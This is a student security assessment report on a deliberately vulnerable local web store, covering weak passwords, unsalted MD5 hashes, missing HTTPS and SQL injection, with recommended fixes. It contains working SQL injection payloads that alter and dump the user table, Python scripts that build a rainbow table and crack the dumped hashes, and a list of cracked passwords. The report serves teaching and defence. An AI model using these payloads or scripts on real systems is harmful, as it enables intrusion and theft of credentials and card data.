

COMP210

Assessment 01: Security Report

Members:

- Jack MacCormick: 2148113
- Hayden Knox: 2485875

Summary of the system:

This website is a product catalog system which provides computer system users a platform for ecommerce, exchanging digital currency in the acquisition of domestic materials. Including canned food provisions, dietary supplements, and cleaning products. The system's various components are as follows:

- web-catalogue
- account creation
- account logins
- images

User information confidentiality is maintained by employing a two-part authentication system, using a unique *username* and a paired password authenticate the identity of each user, restricting access to each user's information to only the respective use. The unique username restriction also ensures unique membership, preventing users from accessing another's information or resetting another user's password. Stored passwords are hashed while within the database, so they're not stored in raw-text format.

Permissions for system users are limited to **user**-table database entry, username and password entry and item table searches. However, privileged permissions reserved for only administrator users are inadequately protected, due to lack of enforcement of password entropy requirements and of adherence to common security recommendations.

- User accounts provide access to the logged in section of the website
- search the catalogue feature returns a subset of the larger product table.
- Account creation requires details outlined below:

Field Name:	User details:
Username:	-----
Real Name:	-----
E-Mail:	-----
Street Address:	-----
City:	-----
Credit Card:	-----

Field Name:	User details:
CC Expiry:	-----
CVV:	-----
Password:	-----
Password (confirm):	-----

Vulnerabilities:


1) Passwords: Authentication and Authorization

In our analysis when creating a new account in the system several weaknesses were noticed regarding Account Creation and System User Logins.

Most significantly is the lack of mechanisms the system uses to secure account access and stronger password creation. This system lacks two factor (2FA) authentication, relying on a single point of authentication; the knowledge of the username and password pair. This does not serve as an adequate measure for user authentication and authorization in the modern era of computing power. The many weaknesses of the system originate from the failure to address various principals of password creation:

Password Character Length (CWE-521):

- The minimum amount of required characters to create an account password is 5 alphabetical characters and one numerical character. This small password length requirement produces a tiny minimum required entropy requirement (a measure of the number of possible combinations of characters making up the password). This low entropy requirement for user passwords dramatically reduces security.



Password Attacks: (CVE-2020-14494):


- Given the very small amount of characters required to qualify for a secure password on the system and the lack of recommendation for different symbols this leaves the systems vulnerable to a series of password attacks, specifically:
 - **Brute Force (CVE-2020-14494):**
 - Brute force attacks apply a recursive entry of numerous password permutations and combinations: beginning with the first character combination "aaaaa". As 5 alphabetical

characters and one numeric character are the minimal requirement, the amount of time required to step through all of these possible password combinations is tiny.

- **Rainbow Table (CVE-2021-21253):**

- A rainbow table in a brief summary is a precomputed table of the hashed equivalents of known password, produced by various common cryptographic hashing functions. This is a much more efficient method of password attacking, demanding less computer processing time as the permutations have already been calculated, but requires more memory to store these known values.
- Using a packet sniffer (outlined further on in this report) we are able to see that upon account creation and user authentication, the password that is validated is stored as a 32bit hexadecimal hash. Using linux tools we can hash a given raw text input, to check a known password, and it's equivalent in common 32 bit hexadecimal hashing function output, to what we see being transmitted from the server:

■ **code:** [echo -n 'admin' | md5sum] returns "21232f297a57a5a743894a0e4a801fc3"



```

knoha805@TF11612L:~$ tcpflow port 8080
reportfilename: /tmp/report.xml
tcpflow: listening on lo
GET /catalogue/ HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.186 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: JSESSIONID=447240BCD05F1FC33516886E8BCAE7

HTTP/1.1 200
Set-Cookie: JSESSIONID=6031952999AAFE1F5877F6F8F8722066; Path=/catalogue/; HttpOnly
Content-Type: text/html; charset=UTF-8
Content-Length: 1386
Date: Mon, 16 Aug 2021 08:45:51 GMT
Keep-Alive: timeout=20
Connection: keep-alive

<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<link rel="stylesheet" type="text/css" href="css/style.css"/>
<title>Things & Co.</title>
</head>
<body>
<div id="content">
<div id="menu">
<a href="#">Home</a>
<a href="login.jsp">Diagnostic Log In</a>
<a href="create-account.jsp">Create Account</a>
<a href="view-products.jsp">View Catalogue</a>
<a href="safe_search.jsp">Safe Search</a>
<a href="awesome_login.jsp">Log In</a>
</div>
</div>
</html>

```

- From this matching output of the known text "admin" to "21232f297a57a5a743894a0e4a801fc3", and the sniffed data containing the password hash "21232f297a57a5a743894a0e4a801fc3", we know the hashing algorithm is md5. Knowing which hashing algorithm is being used reduces the complexity of creating and running a rainbow table attack, as attackers only have to create and compare the stored results with the outputs of one hashing function, rather than those of many.
- Using a rainbow table attack, malicious parties can scan over the database for hashed character matches to known hashed versions of dictionary terms and commonly used passwords, identifying any passwords in the database included the rainbow table. From this, attackers would have user's passwords in rawtext, and all associated user details, including email addresses, giving attackers access to user accounts on the system and potentially access to 3rd party sites where the users have also used those credentials.
- An example of this type of attack is shown below in section "CWE-916: Use of Password Hash With Insufficient Computational Effort"

No Salt Usage (CVE-2021-32596)/CVE-2019-25030/CWE-759:

- *The passwords string hashes do not use a salt password for encryption. Attackers can generate and use precomputed hashes for all possible password character combinations (commonly referred to as "rainbow tables")*

The passwords string hashes do not use a salt password for encryption. Salts are a random string which is concatenated to passwords before the hashing algorithm md5 is used. With each salt string being unique for each individual password.

In knowing the encryption algorithm (MD-5) which is used to encrypt the user passwords, we can find corresponding matches to database entries by doing a simple entry of a dictionary of terms into an md5 hasing program. By including a salt, these dictionary terms would be modified, and thus produce a different hash, making brute force attacks much slower, and rainbow table attacks impossible, making cracking user password hashes exponentially more difficult and time consuming.

- No Pepper Usage:
 - A pepper is an additional single random string, much like a salt, but which is not stored in the databse as salts are. In the event that a database is accessible and hashes values are compromised, the use of external peppers in the hash creation makes determining the original password value effectively impossible.

CWE-916: Use of Password Hash With Insufficient Computational Effort

- *If an attacker can obtain the hashes through some other method (such as SQL injection on a database that stores hashes), then the attacker can store the hashes offline and use various techniques to crack the passwords by computing hashes efficiently. Without a built-in workload, modern attacks can compute large numbers of hashes, or even exhaust the entire space of all possible passwords, within a very short amount of time, using massively-parallel computing*

In combination with the SQL insert attacks detailed more below, we are able to conduct an offline bruteforce attack, using rainbow tables, to produce hashes which can then be compared against the stored hashed passwords. Knowing the hashing algorithm, and it only being 32 bits long means the work required to do this is relatively low.

```
1 # library imports
2 import hashlib
3
4 # initializing string
5 import csv
6 with open('dictionary.csv', newline='') as csvfile:
7     reader = csv.reader(csvfile, delimiter=',')
8     data = list(reader)
9
10 with open('bigList.csv', newline='') as csvfile:
11     reader2 = csv.reader(csvfile, delimiter=',')
12     data2 = list(reader2)
13
14 # unpacking list of lists
15 for i in range(len(data)):
16     data[i] = (data[i][0])
17 # unpacking list of lists
18 for i in range(len(data2)):
19     data2[i] = (data2[i][0])
20
21 # merging two datasets
22 data = list(set(data+data2))
23 # length of corpus of words we will hash
24 print(len(data))
25
26 hashObjs = [None]*len(data)
27 result = [None]*len(data)
28 for i in range(0,len(data)):
29     hashObjs[i] = hashlib.md5(data[i].encode())
30     result[i] = hashObjs[i].hexdigest()
31
32 # write out the hashes and their raw text to a file, new rainbow table
33 fields = ['rawText', 'md5Hash']
34 filename = "md5Rainbow.csv"
35 with open(filename, 'w', newline='') as csvfile:
36     # creating a csv writer object
37     csvwriter = csv.writer(csvfile)
38     # writing the fields
39     csvwriter.writerow(fields)
40     # writing the data rows
41     csvwriter.writerows(list(zip(data, result)))
42
```

```

1 # library imports
2 import csv
3 import pandas as pd
4
5 # find shared elements
6 def common(lst1, lst2):
7     return list(set(lst1) & set(lst2))
8
9 # making rainbow table hash values
10 df = pd.read_csv("md5Rainbow.csv")
11 globalPasswordList = list(df.iloc[:,1])
12
13 # store's hashed passwords
14 storeDF = pd.read_csv("hackerman.csv")
15 storePasswordList = list(storeDF.iloc[:,1])
16
17 # generates hash matches
18 e=common(storePasswordList,globalPasswordList)
19 globalIndex = [None]*len(e)
20 storeIndexpassword = [None]*len(e)
21
22 # get index of match in both tables
23 j = 0
24 for i in e:
25     globalIndex[j] = globalPasswordList.index(i)
26     storeIndexpassword[j] = storePasswordList.index(i)
27     j+=1
28
29 # output the cracked passwords and their accounts
30 crackedList = [None] * len(e)
31 counter = 0
32 for i in e:
33     crackedList[counter] = [storeDF.iloc[:,0][storeIndexpassword[counter]], df.iloc[:,0][globalIndex[counter]], storeDF.iloc[:,2][storeIndexpassword[counter]], e[counter]]
34     counter += 1
35 fields = ['username', 'rawText password', 'email address', 'md5Hash']
36 filename = "crackedList.csv"
37 with open(filename, 'w', newline='') as csvfile:
38     # creating a csv writer object
39     csvwriter = csv.writer(csvfile)
40     # writing the fields
41     csvwriter.writerow(fields)
42     # writing the data rows
43     csvwriter.writerows(crackedList)

```

-
- Sources for rainbow table contents:
 - <https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/10-million-password-list-top-1000000.txt>
 - <https://www.bragitoff.com/2016/03/english-dictionary-in-csv-format/>


Data Exfiltration with filewrite: Through an injection attack who's method is described below, the CVV field allows us to execute code which creates a file version of the **USER** table, which we can then download. This file gives us unrestricted access to all fields in this table, revealing the street addresses of users, their real names, their email addresses, and all details of their added credit cards. In addition, hashed passwords also are in this file, which can be cracked as outlined above.

Having both the rawtext (cracked) passwords and the email addresses of users potentially allows us access to 3rd party sites, where those creditials may have been reused. From a rainbow table created from the top 10,000 passwords and the english dictionary, we were able to crack 244 accounts within the database of 1091 users:

crackedList.csv		Preview 'crackedList.csv' X		
username ▼	raw Text password ▼	email address ▼	md5Hash ▲ ▼	
halla96	scion	euismod.urna@velit.org	09c8662b68b05977c1017f69e000229a	
ciaran63	abate	tincidunt@consequat.com	0cd2269e449dec70464bd16e373fcfe5	
ruby69	entry	et@nonmassa.co.uk	1043bfc77febe75fafec0c4309faccf1	
heather27	slant	adipiscing@commodoipsumSuspendisse.edu	121327de482f191cd7e6c2e6f93a7c54	
william81	sedan	ipsum.dolor@hymenaeosMauris.com	1569c256fba5413080c36dfdedbc15b8	
macon25	ozone	orci@Vestibulumut.edu	1b9ac7aec52eab14089942f8267f22a	
sophia30	model	odio.auctor@Curabitur.ca	20f35e630daf44dbfa4c3f68f5399d8c	
admin	admin	nan	21232f297a57a5a743894a0e4a801fc3	
zorita47	byers	gravida.Praesent@dictumaugue.com	248475c0f25c52d675b4221d45df91d5	
jasper96	wrath	Sed.molestie@iaculis.ca	28be4303152333e6c6e9a892f83c16b3	
veronica10	civic	mi.lorem@eu.com	2f49f4708537033e725213452617f2e4	
shelley61	shunt	amet.orci.Ut@variuset.net	3254cd378c7ede5e26cc74349d77e1c3	
florence59	nixon	Donec.consectetuer.mauris@non.co.uk	37a7d989abe835f49b618a5f93a5ad4a	
xyla99	rufus	risus.a@ametconsectetueradipiscing.ca	3a2967f3d7e135a55d8bb158e61d95d4	
hoyt17	ashes	non@famesac.edu	3a90eeb9b16640a98c41091237a517e3	
cedric25	coops	dictum.augue@cursus.net	3ef40b3b460422942f8099603064fe05	
brendan72	bags	risus.Duis@auctorveliteget.com	404e218d27fee49e22248925f3eecd06	
hu19	sinew	Quisque.purus@eu.net	40f96b6fdf6d30ceb6f84405a6f9b2dc	
marsden06	guess	egestas.Aliquam.nec@idliberoDonec.com	4142047431f5f974ef182c6f3a4982f6	
nathan45	tiger	tortor.nibh@eratvolutpatNulla.org	43b90920409618f188bfc6923f16b9fa	
maxine03	leech	ut.dolor@id.com	496b178966fd31a90acf9afe59767e93	
adminsds	hello0	asdsad@gmail.coma	4f6d054536d6613a91472139cc60f072	
nicholas82	tyson	dapibus.quam.quis@mauriselitdictum.edu	4fe9cb131031fa6489723e3d49194f99	
desirae95	float	Aliquam@Suspendissecommodotincidunt.com	546ade640b6edfbc8a086ef31347e768	
asd	anything1	asd@gmail.com	5b0de7f56ccaa85be4a5b255f5682d86	
leo65	password	fringilla@sedsemegestas.org	5f4dcc3b5aa765d61d8327deb882cf99	
demetria93	knell	elit.Nulla@Curabitur.co.uk	63ed7352db78081eb0608e413a50076e	
shoshana04	holly	Nunc.laoreet.lectus@augueeutempor.net	6824cc4c7c33aabf02553093853c2e69	
melodie88	moody	Curabitur.sed@ornareFuscemollis.com	69547acb697857925d686dc81eeaaaf7	
seth16	blood	ac.arcu@euismod.org	6b157916b43b09df5a22f658ccb92b64	

Poor Password Policy (CWE – 521 : Weak Password Requirements) Security controls and mechanisms to enforce a more secure password policy are lacking, and have not been consistently applied: the minimum amount of required characters to create an account password; minimum of 5 alphabetical characters and one numerical character, has not been consistently applied to all users in the database. This further reduces the entropy of their passwords, reducing security.

- **CAPEC-70: Try Common or Default Usernames and Passwords:**
- *Security controls and Mechanisms used to enforce a more secure password policy are lacking in addition to being inconsistent. L2 with this lack of secure policy password enforcement the likely hood of human error creating many more weak passwords for user accounts increases. L2/S33. "A computer is only as secure as the administrator, technical support, or policies are trustworthy naïve".*
- Using an informed brute force search the administrator password has been cracked and now accessed in the system L4/6S5
 - The admin user's password is the default setting: [user=admin, password=admin]
 - This allows unauthorised actors to get access to administrator versions of the site. While there is currently no additional privileges are provided to the administrator on this system, it represents a critical issue for digital systems generally.



Mitigation:

Recommendations:

- We recommend that the system implement a more effective password and username policy. To more strictly adhere to security standards that prove to be more secure and less vulnerable to common attack methods. The recommended 80 bits of binary entropy be met for passwords and that all username keys should incorporate at least one capital letter and two numbers. The following criteria for passwords can be implemented to meet the 80 bits of binary entropy:
- User Passwords: Entropy Options:
 - Each password can have 18 random lowercase characters
 - Each password can have 15 random upper/lowercase characters
 - Each password can have 14 random uppercase/lowercase/number characters
 - Additionally we can:

- Automatically generate strong passwords for users
- Delete all default account credentials that may be put in by the product vendor, i.e. default administrator credentials.
- prompt users every once in a while that new password must be chosen, to prevent aging
- use a two-factor authentication system
- passwords should be hashed using all of; Salt, pepper, plaintext password

Not addressing these issues poses a threat to:

- People
- Data
- Information Systems infrastructure

2) Network-level Security:


When using tomcat to verify and examine the network security of the system it became clear that the website server was using the HTTP protocol which presents a number of security vulnerabilities and exposure of client-side information.

Lack of HTTPS: (CWE-319: Cleartext Transmission of Sensitive Information):

- *The software transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors. Many communication channels can be "sniffed" by attackers during data transmission. For example, network traffic can often be sniffed by any attacker who has access to a network interface. This significantly lowers the difficulty of exploitation by attackers.*

With the Lack of HTTPS usage for this system it leaves a vulnerability to packet sniffing. As HTTP is a stateless protocol, being a configuration of system memory. Client-side information is used to validate repeat access attempts. With the exposure of cookie information, malicious parties can use hijacked client session data to bypass authentication steps.

- Further, these cookies can be used for storing user preferences and user tracking.



```

<a href="/awesome_login.jsp">Log In</a>
</div>
...<h1>Things & Co.</h1>
...<h2>A newish site for many things you might not need!</h2>
...<div id="images">
...
...
...
...
...<br />
...
...
...
...
...</div>
...</div>
</body>
</html>
GET /catalogue/awesome_login.jsp HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.186 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/catalogue/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: JSESSIONID=E031952999AAFE1F507FF6F8F722066

HTTP/1.1 200
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 1860
Date: Mon, 16 Aug 2021 08:45:57 GMT
Keep-Alive: timeout=20
Connection: keep-alive

<!DOCTYPE html>
<!-- used to demonstrate data theft via SQL injection -->
<html>
<head>
<link rel="stylesheet" type="text/css" href="/css/style.css"/>
<title>Awesome Web Site - Login</title>

```

Packet Sniffing (CVE-2018-1843):

- *does not use a secure channel, such as SSL, to exchange information only when accessed internally from within the cluster. It could be possible for an attacker with access to network traffic to sniff packets from the connection and uncover data.*

From first examination the user's session data is unencrypted and exposed in transit, data including a person's username identifier, password string and the hashed password, allowing us to deduce the hashing algorithm used to encrypt user passwords. It was this lack of encryption that allowed us to determine the hashing algorithm used to protect user's passwords, and which dramatically increased the viability of a rainbow table attack.

Mitigation:

- One basic mitigation is to use HTTPS for all transactions that involve cookies or other sensitive data.
- Most browsers also provide an easy interface by which users can view, manage and delete cookies, this should be done automatically fairly often.
- Restricting the availability of the cookie to specific domains (such as the origin only) and limiting the cookie lifetime can also be reduce the risk of certain types of cookie abuse.

3) Path Traversal Flaws: Authentication and Authorization

Given the lack of pages and functionality behind login-walls, path traversal flaws seem to be mitigated and do not pose an immediate threat to the network.

4) SQL Inserts

- **CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')**
- **CWE-20: Improper Input Validation (more generally)**
 - *Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be*

used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands.

The CVV field of the Account Creation page allows SQL code to be executed within the server from the front-end-user interface. This provides the ability to modify and delete data values within the associated **USER** table. This is not limited to only content within the CVV field, it allows us full access to any field in this table, including the hashed passwords of the users, which is another vector for us to deduce the hashing algorithm used.

- **code:** `memed'); UPDATE USER SET NAME = 'hello you' WHERE USERNAME='admin';--`

Using this method we would be able to modify the user data, replace it with encrypted versions of the data, in a way analogous to a ransomware attack, or to DROP the entire table.

This access is not limited to just the **USER** table. We are also able to access other tables, such as the **PRODUCT** table, which is displayed on the catalogue page of the website. As such, we can set values within the catalogue, i.e. STOCK and PRICE, providing a vector to interfere in service delivery without totally preventing access to the webstore, through a Denial of Service attack (DoS).

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor:

- *The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.*

SQL insert attacks also allow us to access the individual **USER** table and write out databases to a file, and to the tomcat server the site is hosted on, which allows attackers to exfiltrate the systems' various tables, including the **USER** table, which includes:

- Username
- Real Name
- E-Mail
- Street Address
- City
- Credit Card
- CC Expiry
- CVV
- hashed password (shown to be breakable)

This attack violates the privacy controls typically enforced through user identification and authentication and is sufficient to not only access this site, but to also access other sites where user credentials are recycled, and to complete credit card transactions as any user in this table. Further, their physical location is also revealed to attackers.

- **code:** `memed'); CALL CSVWRITE('/home/tomcat/apache-tomcat-9.0.52/webapps/catalogue/hackerman.csv', 'SELECT * FROM PUBLIC.USER');--`
- This creates a CSV file on the hosting webserver, which can be accessed at the domain: server: `localhost:8080/catalogue/hackerman.csv` (generic format: `webaddress/catalogue/hackerman.csv`)

Mitigation:

- Input sanitisation: preventing malicious users from being able to write execute scripts/code lines
- specific text characters should be removed or prohibited from being input by users. Characters such as: `=`, `,`, `|`, and `*`.

5) Javascript Inserts - Second order SQL inserts:

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') *The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.*

Specifically we will demonstrate a *Type 2: Stored Cross-Site Scripting (XSS) (or Persistent)* attack, using inserted Javascript: *At a later time, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users*

